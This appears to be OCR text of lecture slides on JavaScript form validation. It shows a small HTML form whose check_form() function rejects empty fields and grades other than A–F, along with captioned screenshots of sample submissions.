
empty class field

wrong grade format

correct submission

JavaScript Uses – Form Validation


```
<script>
function check_form() {
  var form = document.getElementById("the_form");
  if (form.student.value == "" || form.class.value == "" || form["grade"].value == ""){
       alert("Error, must fill out all the form");
       return false;
  }
  var grade = form["grade"].value;
  if (!(grade == 'A' || grade == 'B' || grade == 'C' ||
        grade == 'D' || grade == 'F')) {
       alert("Error, grade must be one of A, B, C, D, or F");
       return false;
  }
  return true;
}
</script>
<form id="the_form" onsubmit="return check_form()">
 Student: <input type="text" name="student"><br>
 Class:  <input type="text" name="class"><br>
 Grade:  <input type="text" name="grade"><br>
 <input type="submit" name="submit">
</form>
```



Student:

Class:


Grade:



Student: admin

Class:


Grade: A



Student: admin
Class:
Grade: A

localhost:8000 says:

